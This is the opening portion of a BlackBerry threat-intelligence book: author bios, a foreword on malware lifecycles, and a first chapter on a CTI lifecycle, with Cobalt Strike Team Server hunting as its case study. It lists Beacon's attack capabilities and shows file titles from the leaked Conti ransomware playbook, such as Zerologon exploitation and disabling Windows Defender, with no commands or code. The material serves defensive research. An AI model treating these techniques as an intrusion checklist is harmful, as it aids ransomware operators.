FINDING BEACONS IN THE DARK

A Guide to Cyber Threat Intelligence

BlackBerry Research and Intelligence Team

To Sam, the little fighter, and Noah, the unsung hero.
Your strength, courage, and silliness inspires us all.

About the Authors

T.J. O’Leary – *Principal Threat Researcher*

T.J. is a Principal Threat Researcher with the Threat Hunting & Intelligence team at BlackBerry. He holds an MSc in Forensic Computing and Cybercrime Investigation and a BEng in Electronic Engineering. He began his career in the military and has a background in system administration, networking, security operations, malware analysis, and reverse engineering. In his spare time, he enjoys watching motorsport, training martial arts and spending time with his wife and kids.

Tom Bonner – *Distinguished Threat Researcher*

Tom has over two decades of experience in the cybersecurity/anti-malware industry. From reverse engineering malware and developing detection technologies, to incident response, DFIR and threat intelligence, he enjoys tackling complex R&D problems across the cybersecurity landscape. Tom resides in the English countryside with his wife and two children.

Marta Janus – *Distinguished Threat Researcher*

Marta is a reverse engineering expert and enthusiast with more than 12 years of experience in cybersecurity, currently focused on tracking high profile threat actors and campaigns. Besides hunting for sophisticated malware and dissecting it, Marta enjoys hiking, philosophy, and holds a master’s degree in archaeology.

Dean Given – *Senior Threat Researcher*

Dean is a Senior Threat Researcher within the Threat Hunting & Intelligence team at BlackBerry. He holds a MSc in Cybersecurity and a BSc (Hons) in Computer Security & Digital Forensics. He has 7+ years of experience across various roles in cybersecurity and has a background in Security Operations, Network Security, Malware Analysis and Reverse Engineering. In his spare time, he enjoys watching sports, golfing, and is an avid movie fan.

Eoin Wickens - *Threat Researcher*

Eoin holds a BSc (Hons) in Computer Systems from Cork Institute of Technology, graduating with multiple academic awards including the IBM Prize. He finds both enjoyment and purpose in reverse engineering malware, software engineering for analysis automation and anything to do with triathlon. Eoin’s work specializes in Threat Hunting & Intelligence, helping to stay one step ahead of the bad guys through a variety of creative and effective means.

Jim Simpson – *Director of Threat Intelligence*

Jim is the Director of Threat Intelligence at BlackBerry. He has over 15 years of experience working the full gamut of security roles before joining Cylance and then BlackBerry, doing what he can to help his team do what they do best, and snowboarding whenever he gets the chance.

About the Editors

Natasha Rohner – *Senior Managing Editor*

Natasha spent six years at the helm of ThreatVector, BlackBerry's award-winning cybersecurity blog, working closely with the Research & Intelligence team to produce threat research deep-dives and white papers. An avid science fiction fan, she has also published eight novels for large media companies such as Rebellion and New Line Cinema, including the official book adaptations of Hollywood movie blockbusters such as *Blade, Final Destination, and Nightmare on Elm Street*. Her original horror trilogy *Dante's Girl* was published by Solaris, a division of UK gaming giant Games Workshop.

Lysa Myers – *Principal Threat Researcher*

Lysa began her cybersecurity career in a malware research lab in the weeks before the Melissa virus outbreak in 1999. As the industry has evolved, she's moved from threat research to security education. As part of the BlackBerry Research & Intelligence Team, she uses her unique perspective to help make threat research more accessible. She and her spouse live on a hobby farm in the Pacific Northwest, with an assortment of miniature farm animals.

Steve Kovsky – *Editorial Director*

Steve Kovsky is responsible for BlackBerry's global corporate communications content strategy, including thought leadership publications, blogs, social media and customer advocacy. He spent more than 20 years as a professional journalist, covering all aspects of information technology in print, radio, television and online. In 2013, he went over to "The Dark Side" (aka marketing) as head of content for Websense/ForcePoint, then Director of Digital Content and Executive Communications for CrowdStrike.

About the Reviewers

Mark Stevens – *Technical Director, Incident Response*

Mark has over two decades of industry experience with the last 13 dedicated to cybersecurity. He started his security career at JP Morgan Chase and has worked for several industry leaders including Mandiant and IBM. Mark now leads the BlackBerry international incident response (IR) team.

Seagen Levites – *Senior Director, Data Architecture*

Seagen has been working in cybersecurity from the time Y2K was considered a threat. He operated in the endpoint and endpoint management space before moving to research, automated malware analysis, and then joining Cylance as employee #20.

David Beveridge – *Vice President of Research Engineering*

David Beveridge began his career in software development 23 years ago, and he switched to a cybersecurity focus in 2004. Armed with the audacious idea that handsets would soon begin to replace computers, he started down the road of Artificial Intelligence development in the InfoSec world, which eventually led him to join Cylance and then BlackBerry. He holds 13 patents in Computer Science, including 11 in the field of AI.

Contents

Foreword

There are probably hundreds of thousands of unique malware types. Analysts around the world have different vernacular and may call malware different things depending on its role, type, or variety. Viewed abstractly, many pro's like to refer to each unique strain of malware as an ecosystem, framework, or family of related code.

Every type of malware ecosystem, malware framework, or malware code family could have many inter-dependent parts. But each family is really its own genetic species, with its own DNA that tells it how to act, how to communicate, and how to do malicious things at the behest of an adversary. Each malware species has a population ranging from the single digits to the millions. Some species or families of malware are designed to co-exist and cooperate in symbiosis with others.

The genetic analogy of malware falls apart when you consider that they do not form on their own in the wild, but are designed, written, programmed and (mostly) operated by humans. But we are still left to wonder, what causes turnover in malware? What is the average lifespan of a malware species? What causes malware to rise and fall in popularity or efficacy? Why do some malware ecosystems fail in months, and why do others live long, healthy lives? And more interestingly, what selective pressures force a malware family to evolve, or to go extinct?

When I joined Mandiant in 2013, the threats that we faced at the time were no different from today, except for the names. We worked interactive intrusion activity all night, every night, and the intelligence team – like biologists, classifying and identifying new species in the field – could not give names to new malware families fast enough.

Early in an intrusion operation, attacks often employ simple droppers, downloaders and reverse shells. These early-stage malware families are light and fast, often with trivial persistence and simple communications methods, and they require minimal development time from a malware author.

Early-stage malware typically has a half-life of less than six months and is easy to abandon and replace if it gets “burned” or detected. Simply put, these were cheap, throwaway code families that did not survive long in the wild. They came and went quickly and many did not even last long enough to merit a name.

But after initial access, our adversaries often deployed late-stage malware frameworks. Once the adversary had a seemingly undetected foothold, they would switch out early malware for deeper malware frameworks referred to interchangeably as “post-exploitation tooling,” “command-and-control (C2) frameworks,” or simply “late-stage” malware “backdoors.”

Late-stage malware frameworks often use stealthy C2 schemas and network protocols. They often have a “core implant” with a modular plugin architecture and novel persistence mechanisms, and they are designed to provide comprehensive command-line access to remote operators. Late-stage malware ecosystems require huge development investments and are expected to provide years of utility.
An example of an early-stage malware family may be a simple HTTP downloader that uses a common Windows\CurrentVersion\Run registry key for persistence. An example of a late-stage malware could be something like Cobalt Strike’s immensely versatile Beacon payload.

Early-stage malware gets replaced wholesale when it gets burned, whereas late-stage malware can last for decades with tweaks, forks, improvements, and plugins. Late-stage malware has a longer lifespan because attackers want to protect their development investments. To get extra life out of core implants (such as TrickBot or SHADOWPAD/POISONPLUG), malware developers must introduce new plugins, new functionality, and new obfuscations. And they must create increasingly elaborate packaging and multi-layered delivery schemes to evade detection and subvert meaningful analysis.

You are likely familiar with some of the titans of late-stage malware, from the days of yore. For example, Poison Ivy and PlugX, which may have been in use as far back as 2005. Or Gh0st RAT, which goes as far back as 2008. And HiKit, which goes back to at least 2011, maybe earlier.

Poison Ivy and Gh0st dominated nearly a decade of intrusion operations, and they were for the most part stomped out by public research and tooling to help improve global detection. These families survive in a miniscule footprint today, but evolutionary pressure pushed these species close to extinction.

HiKit and PlugX were detected, and while they were not snuffed out, they were both forced to evolve. Over the years we have seen several modernizations, tweaks, forks, and derivatives. In the face of evolutionary pressure, malware developers are working to get extra mileage out of their investments. Source code from both of these families have been used to create new malware frameworks altogether. These families aren't dead yet, but I think the continued development effort shows that we have levied some cost on the adversaries who wish to continue using these toolkits.

While watching the ascent and decline of Pirpi, CozyCar, Xagent, Zxshell, Derusbi, and countless other beloved malware families, I've learned that it takes years of community effort, intelligence sharing, open-source tooling, and public detection research to apply pressure on the dominant late-stage malware frameworks. Versatile late-stage, post-exploitation malware ecosystems become even more complicated because we need to study not only the malware itself, but also how the malware is configured, deployed and operated by a variety of threat actors in a multitude of campaigns over a long period of time. Rather than just deep analysis of single samples, we must approach doing bulk analysis of tens of thousands of files at a time, all within the context of thousands of intrusion operations. That's no small feat, especially when it comes to the topic du jour, Cobalt Strike.

Cobalt Strike is a post-exploitation framework that was developed to emulate the greatest features of late-stage malware ecosystems and allow its users to simulate adversary actions. The adoption of Cobalt Strike by global threat actors, and the framework's use in hundreds of genuine intrusions, ransoms, and data breaches, shows that Beacon has fought its way to the top. It currently sits on the throne as the reigning champ of all malware toolkits. If it works, it wins.

While Poison Ivy and Gh0st have gone out to pasture, Cobalt Strike and its core implant Beacon have stepped into the limelight. This forces analysts and researchers around the world to renew their approaches to collecting, processing and sharing information about Cobalt Strike and its use in bulk.

Can you detect Cobalt Strike payloads before they execute? Or only after they execute? Can you detect the network C2 traffic? And when you see Cobalt Strike detections, can you differentiate between a red team engagement and a bona fide intrusion?

More proactively, can you develop intelligence on a Cobalt Strike wave before the first phishing email is sent your way? Can you identify a C2 server before the adversary builds their first payload? Can you extract additional intelligence directly from adversary-controlled infrastructure? These are questions that each organization must ask itself, and the team at BlackBerry are offering different ways to say yes.

"Finding Beacons in the Dark" is a labor of love by practitioners for practitioners. What began as a project to detect Cobalt Strike exploded into a full-blown automation platform for broad collection, processing, and data harvesting from Cobalt Strike team servers with corresponding Beacon payloads and their configuration details.

Through creating this system and analyzing the data en masse, the BlackBerry Research & Intelligence Team observed trends and developed a holistic picture of Cobalt Strike across many phases of the threat intelligence lifecycle. From static payload analysis to configs to server fingerprints to unique toolmarks, the authors of this book provide a practical and detailed look at the Cobalt Strike framework itself and then dive into examples that will help you understand how it gets used in the wild. There are some handy detection rules and scripts, as well.

There's more than meets the eye in these pages, and through the lens of Cobalt Strike you may gain a better understanding of how threat actors tend to design, configure and operate malware of all types. (Spoiler alert: ports 80, 443 and 8080 are malware config favorites for good reason -- they are almost always "open" on network gear!)

If you're like me, you'll probably have fun spelunking through the details and operationalizing what you learn. I hope that this inspires you to become a part of the evolutionary pressure, and more broadly, I hope that this work serves as a model for how to build and share bulk intelligence analysis about prolific malware families.

Steve Miller (@stvemillertime)
Researcher, Stairwell, Inc.
Ithaca, New York
October 1, 2021

ABOUT STEVE MILLER

Steve Miller is a researcher of adversary tradecraft, obsessed with finding human fingerprints in digital artifacts. Rather than the "Who, What, or Why" of a breach, he focuses on the "How" – the TTPs or modi operandi of threat actors. Steve loves to operate at the intersection of incident response, threat intelligence, and detection engineering. When he is not finding evil, smashing malware, or writing creative detection rules, he can probably be heard making loud noises with modular synthesizers, drum machines and other music gear in his underground beat laboratory. Steve is an alumnus analyst of Champlain College, Mandiant, the U.S. Department of Homeland Security, U.S. Department of State, U.S. Army Intelligence and Security Command (INSCOM), and the National Security Agency. He joined cybersecurity company Stairwell, Inc. in August 2021.

INTRODUCTION

Cobalt Strike provides adversary simulation and threat emulation software that is widely used by red teams and heavily abused by malicious threat actors. It has become a highly prevalent threat, employed by a vast number of Advanced Persistent Threat (APT) and cybercrime groups across the globe.

It is easy to see why this is the case, as it is fully featured and well-documented. From reconnaissance and spear-phishing to post-exploitation and covert communications, Cobalt Strike is feature-rich, well supported, and actively maintained by its developers. Beacon, Cobalt Strike's primary payload, provides a wealth of features for attackers, which facilitate:

- Reverse shells and remote command execution
- Keylogging and screenshots
- Data exfiltration
- SOCKS proxying
- Pivoting
- Privilege elevation
- Credential and hash harvesting
- Port scanning and network enumeration

For a lot of legitimate as well as criminal organizations, leveraging Cobalt Strike can be cheaper and faster than developing their own tooling. At the time of writing, licensing starts at $3,500 per license per year. If you are an unscrupulous bad actor who is using a cracked or leaked copy, the cost goes down to literally nothing.

From a threat intelligence or law enforcement perspective, Cobalt Strike's widespread use can often make the task of attribution more challenging, and the current upward trend in utilization is not showing any sign of decline.

Proofpoint researchers recently reported a 161% year-over-year uptick in the use of Cobalt Strike by cybercriminals. It has become a perennial problem for security practitioners, requiring robust solutions that can aid in providing both defensive capabilities and enhanced threat intelligence.

Threat Post
Cobalt Strike Usage Explodes Among Cybercrooks
https://threatpost.com/cobalt-strike-cybercrooks/167368/

Proofpoint
Cobalt Strike: Favorite Tool from APT to Crimeware
https://www.proofpoint.com/us/blog/threat-insight/cobalt-strike-favorite-tool-apt-crimeware

On the defensive side of things, the best thing we can do to tackle the challenge of combating the rogue use of Cobalt Strike is to have solid processes in place. These processes need to be not only well thought out, but also driven by data.

THE ROLE OF CYBER THREAT INTELLIGENCE IN XDR

We have defined a robust Cyber Threat Intelligence (CTI) lifecycle that considers stakeholders for all products and services across the extended detection and response (XDR) solution space. Over the course of this book, we'll guide you through our lifecycle and use Cobalt Strike as a practical hands-on case study.

You may ask, what is XDR? XDR is a fairly new term and one that a lot of folks are not yet familiar with. This is how IT consulting firm Gartner has defined it:

"XDR is a SaaS-based, vendor-specific, security threat detection and incident response tool that natively integrates multiple security products into a cohesive security operations system that unifies all licensed components." - Gartner

At its core, XDR is a data ingestion and enrichment strategy. This means that it ingests telemetry from cybersecurity products and services, as well as insights from threat intelligence teams and information from third-party sources. This data is then stored in a data lake, which is essentially a storage solution for raw data on any scale. The ingested data is then further processed to create additional context, which then drives intelligence-based threat-detection and correlation of incidents and alerts for all XDR products and services.




Figure 1 – Topological view of XDR

So why does XDR matter in the context of this book? Well, the automated ingestion and correlation of intelligence data helps to decrease the burden of "alert fatigue" for Security Operations Center (SOC) analysts and incident responders. By providing more contextual information concerning incidents and alerts, incident responders are better informed to react swiftly and decisively. In addition, the data can be used for the automation of Incident Response (IR) Playbooks, to help orchestrate workflows and processes during incidents.

How then, do you produce, correlate, and consume CTI to empower XDR-enabled solutions and services?

As prevention is always better than a cure, the ultimate solution needs to be more proactive than reactive. The hunted must become the hunter, and for this pursuit, Cobalt Strike Team Servers, our quarry.

SO, YOU WANT TO GATHER CYBER THREAT INTELLIGENCE?

WHAT WILL YOU FIND IN THIS BOOK?

In this book, the BlackBerry Research & Intelligence Team presents a system for hunting the Internet for instances of Cobalt Strike Team Server, which is the C2 server for one of the most pervasive threats deployed by modern threat groups: Cobalt Strike Beacon.

In addition, we present our Cyber Threat Intelligence (CTI) lifecycle, which outlines our multi-phase approach to building intelligence-led protection for products and services underpinning most XDR products and services. The lifecycle outlines the following phases:

- Project planning and direction
- Data collection, processing, analysis, and dissemination
- Continuous improvements via evaluation and feedback

By following our CTI lifecycle to hunt for Team Servers, and extracting configurations from the Beacon payloads they serve, we aim to demonstrate how you can leverage the resulting dataset to provide powerful intelligence insights. These insights can help to reveal clusters of servers associated with known threat groups and campaigns, as well as links between them that were previously unseen, empowering you to expose correlations between seemingly disparate network infrastructure.

Finally, the resulting intelligence can also be leveraged to provide actionable Indicators of Compromise (IOCs) to all XDR stakeholders, including defenders, hunters, analysts, and investigators alike. These will help you to:

- Defend your organization
- Produce in-depth CTI reports
- Better understand the threat landscape
- Give better advice to your C-level executives and security teams so that they can make well informed security-oriented decisions

WHO IS THIS BOOK FOR?

This book is for anyone with an interest in gathering Cyber Threat Intelligence, those who want to further their understanding of Cobalt Strike, or those who simply enjoy a good technical read.

That said, the people who might derive the most reward from this book may include:

- Threat Intelligence Analysts
- Threat Hunters
- Incident Responders
- Forensic Investigators
- SOC Analysts
- Red Teamers

HOW CAN YOU BENEFIT?

By defining a CTI lifecycle, we present a blueprint to help you with creating one that fits your own needs. It can also be used to help build your own automation platform for harvesting and disseminating cyber threat intelligence.

Walking you through our lifecycle, we begin the collection phase by hunting for active Cobalt Strike Team Servers. Once the true cyber adversaries' Team Server instances are identified, it gives us a unique opportunity to reveal trends and patterns within the data. These insights can help to perform a variety of useful things, such as:


- Building profiles of threat actors
- Broadening knowledge of existing threat groups
- Tracking both ongoing and new threat actor campaigns
- Providing actionable intelligence to SOC analysts and IR teams
- Fine tuning security products and services under the XDR umbrella

While we use the example of Cobalt Strike in this book, we hope this exercise sparks your imagination and inspires you to use this for other threat intelligence quests. This industry thrives because it is populated by so many individuals who are passionate about the sharing of information, including tools, tips and techniques. By adding our contribution, we hope to keep this altruistic tradition alive.

All these things aside, we hope that in reading this book you may learn a thing or two, have a laugh along way, or even gain insight into our processes for the purposes of competitive intelligence!

WHY ARE WE WRITING ABOUT IT NOW?

The unfortunate reality is that the rate of cyber intrusions has grown exponentially in recent years, with high-profile ransomware attacks becoming a staple feature of the daily news cycle. The ease with which threat actors can arm themselves with advanced adversarial tooling means that what was once quite a complex affair is now nearly effortless. In some cases, it is as simple as copying and pasting a few commands and pressing a few buttons, as we saw with the leaked Conti ransomware playbook.



How to install metasploit on VPS (Установка метасплойт на впс).txt
ad_users.txt
Administrator hunting, very useful (хантинг админов, прошу ознакомиться, очень полезно!!).txt
Anonymity for the paranoid.txt
AnyDesk persistence.txt
Change RDP port.txt
Change sorted adfind.txt
CVE-2020-1472 Zerologon exploitation in Cobalt Strike (Эксплуатация CVE-2020-1472 Zerologon в Cobalt Strik...
Default privilege escalation (поднятие прав (дефолт)).txt
domains.txt
Expanse.txt
Gaining access to a server with Shadow Protect SPX backups (StorageCraft).txt
HOW AND WHAT INFORMATION TO DOWNLOAD.txt
HOW TO MAKE SORTED AD!!!!.txt
How to manually disable Windows Defender.txt
How to switch between sessions with payload (КАК ПРЫГАТЬ ПО СЕССИЯМ С ПОМОЩЬЮ ПЕЙЛОАД).txt

Figure 2 – Truncated list of Conti ransomware playbook files – Translated

BleepingComputer
Translated Conti ransomware playbook gives insight into attacks
https://www.bleepingcomputer.com/news/security/translated-conti-ransomware-playbook-gives-insight-into-attacks/

While not the only culprit, Cobalt Strike Beacon has been the common denominator in these attacks time and again. Lesser-financed and lesser-resourced groups – as well as those just looking to blend in with the crowd – need look no further than cracked, leaked or trial versions of Cobalt Strike. The low barrier to entry this provides, with the ease of propagation through botnets and other distribution services, has acted as a catalyst for the ransomware epidemic and expedited its rate of growth.

To improve our own intelligence-led protection and correlation of malicious instances of these components, BlackBerry created an automated system to scan for Cobalt Strike Team Servers. It downloads Beacons then extracts and stores their configurations for further processing, analysis, and dissemination.

The aim of this book is to aid the security community by sharing this knowledge, presenting the steps we've taken to create this automated system, and most importantly, demonstrating how to derive meaningful threat intelligence from the resulting dataset. This information can then be used to provide insights, trends and intelligence on threat groups and campaigns.

HOW IS THIS BOOK ORGANIZED?

This book is organized into six chapters. It begins with an introduction to our CTI lifecycle, where we outline our processes and methodologies. Next, we'll delve into the specifics of how to develop a system to perform automated hunting of Cobalt Strike Team Servers, which can yield useful and meaningful intelligence data.

We will then introduce Cobalt Strike Beacon and its configuration profiles, as well as a full table of configuration options and common values for quick reference. We will use the resulting knowledge and dataset to dig deeper into insights and identify trends, uncovering some unexpected revelations along the way.

Finally, we will enrich our dataset with open-source intelligence (OSINT) using our Threat Intelligence Platform (TIP), and look to uncover new correlations and groupings, before circling back to reassess our CTI objectives and findings in a debrief.

CHAPTER 1 – BEYOND THE HYPE

In the first chapter, we'll outline our CTI lifecycle. We'll outline how the lifecycle is leveraged throughout the following chapters to achieve our intelligence objective, which is an automated hunting system for Cobalt Strike.

CHAPTER 2 – ALL YOUR BEACONS ARE BELONG TO US

The second chapter focuses on the hunt for Cobalt Strike Team Servers. It guides the reader through developing an automation system to support the collection and processing phases of the CTI lifecycle.

CHAPTER 3 – WE ARE BEACON

The third chapter aims to acquaint the reader with Cobalt Strike Beacon configurations, including Malleable C2 profiles and Portable Executable (PE) stager modifications.
Here we'll be introducing the various configuration values that we will be exploring further to produce insights and trends in the following chapter. We also present a handy reference table containing all possible settings along with common values.

CHAPTER 4 – WE CAN'T STOP HERE, THIS IS BEACON COUNTRY

In the fourth chapter, we perform the analysis phase of the CTI lifecycle. We'll share insights, trends and discoveries that can be used to augment XDR products and services.

CHAPTER 5 – BEACON OF HOPE

Chapter five focuses on how correlating data with OSINT can enhance CTI. Here we reveal how the insights we've uncovered can be used to correlate intelligence with relative ease, and how you can begin to track Team Server deployments to broaden your awareness of threat actors and campaigns.

CHAPTER 6 – DEBRIEF

In the final chapter, we will recap our CTI lifecycle and review each phase as it pertains to building a system for hunting Cobalt Strike. We'll also explore the intelligence insights uncovered along our journey.

DISCLAIMER

It is worth mentioning that no Team Servers were harmed in the making of this book! All findings throughout the book originate from Beacon analysis. We have not installed, remotely or locally operated, reverse engineered nor debugged Team Server to arrive at any of our findings or conclusions.

CHAPTER ONE
BEYOND THE HYPE

CYBER THREAT INTELLIGENCE

The most visible aspects that many people associate with CTI are the cool names and awesome logos given to vulnerabilities and threat actors such as HeartBleed, Shellshock, OceanLotus, and even Squirrel Waffle. More than that, CTI is a discipline, albeit one in its infancy. And as such, it needs a little formalizing.

Recent advances in cybersecurity technology, such as XDR, certainly necessitate the need for more formal and mature processes. CTI is now widely used to underpin XDR solutions. This means that intelligence insights are leveraged to enhance protection and correlation, leading to an increased efficacy for security products and a reduction in alert fatigue for SOCs. We call this intelligence-led protection and correlation.

The current CTI landscape draws from multiple sources, including the military, intelligence agencies, universities, and the private sector, to name a few. All these influences have offered significant improvements to what was once simply termed "threat research", and have helped to evolve CTI processes, workflows, and paradigms in a short period of time. The speed of development in this area inevitably leads to some confusion and a lack of consensus on the right way to approach CTI creation.

We'd love to say we have the silver-bullet solution for how to do it properly. In reality, this book aims to highlight some of the common phases and most critical areas so that we are all on the same page (no pun intended). When you get hooked on CTI and want to improve your organization's program, there are numerous resources, such as books, papers, talks, blogs, and training programs that can help you.

Understanding CTI as a lifecycle – where people, processes, and technology work in harmony – will lead to the production of intelligence that can be used to assess risk, identify threats, and make informed decisions. And if you insist, you can even give that intelligence product a cool name and a supervillain-esque personification.

Now that we've introduced the concept of CTI, almost everyone will have a different interpretation of what that means. To avoid any misunderstandings, here is our working definition of CTI that will help you to understand what we are all trying to achieve...

"Cyber Threat Intelligence collects information to answer specific questions (such as who, what, where, when, how, or why) about a person or thing that is likely to cause damage or danger to computers or networked systems."

That's kind of wordy, so feel free to take the sentiment and create your own definition for your organization. It's important to have a well-understood definition that works for you.

Having both your team and management coalesce around a well-formed idea is hugely beneficial. It keeps everyone focused on achieving their goals, while management is clear on the outcomes the team will deliver.

Having defined our deliverables, let's put some thought into how to do it. While there is a great deal of creative thinking involved in CTI, it should not be the sole requirement of the team. Without a defined framework, creative thinking can spark inspiration, but it will have no way of following through on its promise.

By agreeing on a framework, and then developing the people, processes, and tooling to support its execution, team members will be able to understand their responsibilities on a tactical and strategic level. The ideal situation is to have well-trained people follow a repeatable process that is supported by the appropriate tooling, which aligns with a scientific methodology. If you achieve this, it will enhance (rather than rely on) the intuition of individuals.

OUR CTI LIFECYCLE FOR AN XDR WORLD

There are many versions of the CTI lifecycle. The one we choose to use is adapted from multiple lifecycles and allows us to build repeatable, iterative processes to support the production of intelligence that works for all stakeholders in our organization.

This section is not meant to be the definitive CTI lifecycle. We hope that it will spawn ideas that you can assess for your own organization and help inform the lifecycle you choose to follow. It also serves as scaffolding for further information laid out in this book.

Each of the processes, scripts and analyses discussed in this book can be tied back to a distinct phase of the lifecycle. Thinking of it in this way can provide order to what might seem to be chaos. (If not chaos, then maybe Thanos, - chaos' older, more-chaotic sibling.)

The lifecycle we describe in this section isn't prescriptive in terms of the processes or technology required. That's all up to you to decide. The framework we're providing allows you to decide the appropriate people, processes and technology that work best, to accomplish the goals of each phase.

Likewise, there is no set number of processes to include in each of the phases. It all depends on what is needed to achieve your intelligence requirements.




Figure 3 – Our CTI lifecycle

Speaking of intelligence requirements, this leads us nicely onto the first (seemingly most mundane, certainly most overlooked, and yet critically important) phase.

PLANNING & DIRECTION

During the planning and direction phase of the CTI lifecycle, we like to set up two key components:

- The question (or questions) to be answered
- The audience who requires the answer(s)

That sounds easy, right?

That's why this phase is often overlooked or poorly thought through. But the results of paying mere lip service to planning and direction will haunt you.

Getting this phase right will lead to greater efficiency and focus for your team, as well as a better intelligence product for your audience. This is the best chance to rid yourselves of ambiguity and assumptions about what you are trying to achieve.

Thinking back to the description of CTI, the statement, "collects information to answer specific questions" stands out. The planning and direction phase is where you define the question you are going to answer throughout the rest of the lifecycle. Everything you do should be focused on answering the question defined in this phase.

While we are talking about questions; not all questions are created equal when it comes to intelligence requests. Questions that are generally narrow in scope and those which form a closed loop work better. They help us by creating tailored knowledge to support specific decisions the individual or group is looking to make.

Understanding the difference between broad and closed-loop questions can be a little tricky, so let's look at some example questions:

What is the biggest cyber threat today?

This question is too broad. Simply put, there are too many different ways to answer it. People can reasonably have different interpretations of what is required. For example: How do you define "cyber threat?" How do you define "biggest?" Who is the target that you're most concerned with? As there is no focus around what is required, the resulting product will not be useful in supporting any meaningful decision. This might feel satisfying to explore, but for practical purposes, it will be wasted effort.

A more closed-loop example might be:

What public-facing vulnerabilities have been most commonly exploited in the last three months?

This question is very specific. It clearly delineates what threat we're concerned with (public-facing vulnerabilities), what aspect of it is most relevant (most commonly exploited), and it gives a limited time-frame (three months).

While you don't necessarily need to have this much specificity, the more information you can include in the question, the better your answer will be. This kind of question will result in the team understanding what is required of them, which means less chance of researchers going off-track. The answer will lead to actionable intelligence and may still be quite satisfying to explore.

Having this narrow focus when producing the intelligence product is key to keeping your team on track to produce what is needed. This is where things can get a little nuanced; during the process of answering the question, the team is going to have to work with a lot of data. Some portion of this data may not be relevant to the question being set. But if your team has taken the time to collect, process and analyze this data, don't waste that work (you might just get a book out of it!).

In the world of XDR, this data has its place and should not be discarded as waste. To illustrate the point; while refining sugar cane into sugar, one byproduct of the process is molasses. Where sugar is the sweet and shimmering answer to the question, the mineral-rich molasses is the analyzed data that is irrelevant to the desired outcome.

Other teams will be able to make use of this gooey goodness, and they can make something truly valuable out of it. Spread the love and find the teams in your organization that can make the best use of the results of your hard work.

In this phase you should also think about exactly who is going to consume the produced intelligence, and what their requirements are. It is all too easy for a passionate researcher to get caught up in a cool exploit or innovative obfuscation technique. But if the intended audience is a CISO looking to decide what tooling to buy based on trends in attacker tactics, techniques, and procedures (TTPs), an intelligence product that goes down a different rabbit hole is worthless for answering this question.

An audience might think differently than you, and they could require things that you would disregard. One way to help define who needs which information is to describe three different types of intelligence:

- **Strategic** - Broader trends for a non-technical audience
- **Tactical** - Outlining TTPs of threat actors for a technical audience
- **Operational** - Details about malware and attacks for a technical audience

Hopefully, you now understand the importance of this phase and can see how putting a little more time and thought into it will pay off for the rest of your endeavors.

COLLECTION

Now that we know what facts we seek and who will be consuming those facts, we need some data to work with. Before you get all excited and grab all the data from All-The-Things™, keep in mind the question that we are trying to answer. We need data to answer that question. Specifically, we need relevant data.

Collection is where we gather that relevant data. This could be both internal and external data, including:

- File hashes
- IP addresses
- Domains
- Political news articles
- Historical information
- Logs
- IR reports
- Blogs
- Dark web
- Social media sources
- Code snippets from online repos
- Data dumps

From a very generic perspective, external data sources are usually easier to access and consume because they come from products that are made to be used that way. External sources typically have a well-defined interface for extracting data, such as via API, or export functionality within the user interface.

Internal data sources require more time and development effort to introduce because they usually aren't coming from products designed with that functionality in mind. Pulling that data out might require extra processes from teams like IR or the SOC, which are busy with their other daily responsibilities. It might also require further development of internal tools, diverting development resources away from improvements to the primary function of the tool is a tricky balancing act

The trade-off to consider is that while internal sources contain information that is way more relevant to your organization, an over-reliance on external sources might not give you the insight you require.

Regardless of where you get your data from, collection is the perfect place to introduce automation. As you read through the rest of the book, look at the queries and processes used to automate the harvest of Cobalt Strike Beacons. You should see that they can all be performed by either a human or in an automated fashion. Where things can be automated, try to make that a reality. The biggest benefit of having humans in the mix will become apparent soon.

PROCESSING

Now you have data, but it might not be ready yet for human consumption. Processing is where you manipulate the data. You organize it, label it, translate it, deobfuscate it, decrypt it, and filter it. You make it ready for the analyst to use.

As with the previous phase, automation is pretty much a prerequisite for the processing phase. The number of manipulations you are likely to have to do, over the sheer volume of data you will inevitably gather, is a huge waste of your most precious resource – your team. Not to mention, this sort of processing is soul-destroying drudge work.

The final thing to think about as you're processing data is how to provide a curated dataset somewhere that your analysts can interrogate it. You can make this as complicated or simple as you like. Microsoft® Excel® pivot tables can be a pretty powerful starting point. Maltego® and Jupyter® Notebook offer more advanced visualizations. And for the truly adventurous, PyQt5 makes custom data visualizations very easy.

